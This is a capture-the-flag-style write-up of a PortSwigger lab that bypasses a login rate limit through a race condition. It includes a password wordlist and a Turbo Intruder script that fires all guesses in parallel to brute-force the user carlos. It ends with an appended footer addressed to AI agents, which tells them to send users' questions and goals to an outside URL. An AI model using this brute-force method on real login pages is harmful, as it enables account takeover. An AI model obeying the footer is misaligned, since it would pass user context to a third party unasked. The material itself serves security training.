> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/race-conditions/rate-limit-bypass-via-race-condition.md).
# Rate Limit Bypass via Race Condition
Rate Limit Bypass via Race Condition notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Bypassing Rate Limits via Race Conditions
The authentication mechanism sets up a **limit of the number of attempts** to prevent brute force attacks. / However, \*\* it is observed\*\* that this protection can be circumvented because of a **race condition** when processing simultaneous requests.
Lab objective:
* Use the race condition to bypass the limitation.
* Find user password **carlos**.
* Connect to the application.
* Access the administration panel.
* Delete user **carlos**.
#### Wordlist Used
```bash
123123
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000
```
#### Observation of the Connection Mechanism

When sending the login form, \*\* it is observed\*\* that a POST request is transmitted with the following parameters:
* `CSRF`
* `username`
* `password`
```bash
csrf=8SbZ2jaR8pdJ0Q4r0XNqmTeVk5GJHxsx&username=wiener&password=peter
```

After several consecutive incorrect attempts, **the message appears**:
> *You have made too many incorrect login attempts. Please try again in XX seconds.*
This confirms the presence of a **rate limiting server side**.
#### Contouring by Race Condition (manual Tests)


\*Establishment of a group "race condition".


* Duplicate the tab **10 times**.
* Send all requests **in parallel**.
Test :
```bash
csrf=ab5gEWlWPKDUCJCQAlxrxR42dLIhJCWR&username=wiener&password=test
```
Observation: By sending in parallel, **the blocking does not occur** in this case.
#### Brute Parallel Force on Carlos with Turbo Intruder

* Install and use the **Turbo Intruder** extension.

* From the login request: **Send to Turbo Intruder**.

* Select the **`race single packet attack.py`** script.
* Copy the wordlist to the **clipboard**, then run with this script:
```python
def queueRequests(target, wordlists):
# if the target supports HTTP/2, use engine=Engine.BURP2 to trigger the single-packet attack
# if they only support HTTP/1, use Engine.THREADED or Engine.BURP instead
# for more information, check out https://portswigger.net/research/smashing-the-state-machine
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
passwords = wordlists.clipboard
# the 'gate' argument withholds part of each request until openGate is invoked
# if you see a negative timestamp, the server responded before the request was complete
for password in passwords:
engine.queue(target.req, password, gate='race1')
# once every 'race1' tagged request has been queued
# invoke engine.openGate() to send them in sync
engine.openGate('race1')
def handleResponse(req, interesting):
table.add(req)
```
#### Observed Result

By testing all values in parallel, a password returns a \*\* HTTP code 302\*\* ( login success indicator).
\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/race-conditions/rate-limit-bypass-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.